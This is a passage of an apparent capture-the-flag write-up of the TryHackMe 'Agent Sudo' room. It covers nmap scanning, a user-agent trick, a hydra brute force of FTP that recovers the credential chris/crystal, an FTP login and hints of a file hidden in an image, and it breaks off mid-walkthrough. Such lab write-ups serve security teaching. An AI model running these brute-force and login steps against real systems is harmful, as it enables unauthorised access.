
Agent Sudo


Scanning



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ nmap -A 10.10.215.211 -oN nmap.scan -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 20:30 PKT
Nmap scan report for 10.10.215.211
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Annoucement
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.04 seconds
```


Enumeration

FTP



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ ftp ftp://anonymous:anonymous@10.10.215.211
Connected to 10.10.215.211.
220 (vsFTPd 3.0.3)
331 Please specify the password.
530 Login incorrect.
ftp: Login failed
ftp: Can't connect or login to host `10.10.215.211:ftp'
221 Goodbye.
```

Website




Dear agents,


Use your own **codename** as user-agent to access the site.

From,
Agent R

- Using burp suite to change user-agent.
- Tried as agent-R



```
GET / HTTP/1.1
Host: 10.10.215.211
User-Agent: R
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1


```




What are you doing! Are you one of the 25 employees? If not, I going to report this incident

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

- There are 25 employees and one is boss R which means total of 26.
- There are 26 alphabets. We have seen R, now lets check for others.
- By trying I found Agent **C**.




Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R

- By this we know that agent **C**'s name is **Chris** and his password is weak.
- We can try brute forcing ssh and ftp.
- From message also know about agent **J** exists but nothing found.


Brute Forcing




```
┌──(moghees㉿kali)-[~]
└─$ hydra -l 'chris' -P /usr/share/wordlists/rockyou.txt ftp://10.10.215.211
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-16 20:47:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.215.211:21/
[STATUS] 130.00 tries/min, 130 tries in 00:01h, 14344269 to do in 1839:01h, 16 active
[21][ftp] host: 10.10.215.211   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-16 20:49:45
```

Password found.

Username: **chris**
Password: **crystal**




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ ftp ftp://chris:crystal@10.10.215.211
Connected to 10.10.215.211.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
ftp> ls
229 Entering Extended Passive Mode (|||18650|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> █
```




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in t
he fake picture. It shouldn't be a problem for you.

From,
Agent C
```


Finding password in images:



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ strings cute-alien.jpg
JFIF
 , #&')*)
-0-(0%()(
((((((((((((((((((((((((((((((((((((((((((((((((((
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
        #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
```




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/agent_sudo]
└─$ strings cutie.png
```




```
p7a4u
^[=&
IEND
To_agentR.txt
W\_z#
2a>=
To_agentR.txt
EwwT
```

There is a text file hidden here.




```
